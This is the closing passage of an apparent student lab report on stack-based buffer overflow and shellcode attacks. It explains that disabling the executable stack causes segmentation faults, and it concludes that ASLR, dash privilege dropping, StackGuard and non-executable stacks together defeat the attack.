After recompiling without the -z execstack option, running both a32.out and a64.out results in segmentation faults instead of spawning a shell.

Explanation:
When the stack is marked non-executable, the processor prevents any instructions stored on the stack from being executed. Even though the shellcode is successfully injected into memory, attempting to execute it from the stack causes a protection fault. This shows that an executable stack is a fundamental requirement for traditional stack-based shellcode attacks.

Overall Conclusion:
This lab illustrates that stack-based buffer overflow exploits are highly sensitive to system settings and compiler-enforced protections. As defenses such as ASLR, privilege dropping by dash, StackGuard, and non-executable stacks are enabled, the feasibility of the attack is progressively reduced. Each mechanism either blocks control-flow hijacking or prevents shellcode execution altogether, emphasizing the effectiveness of defense-in-depth in modern operating systems.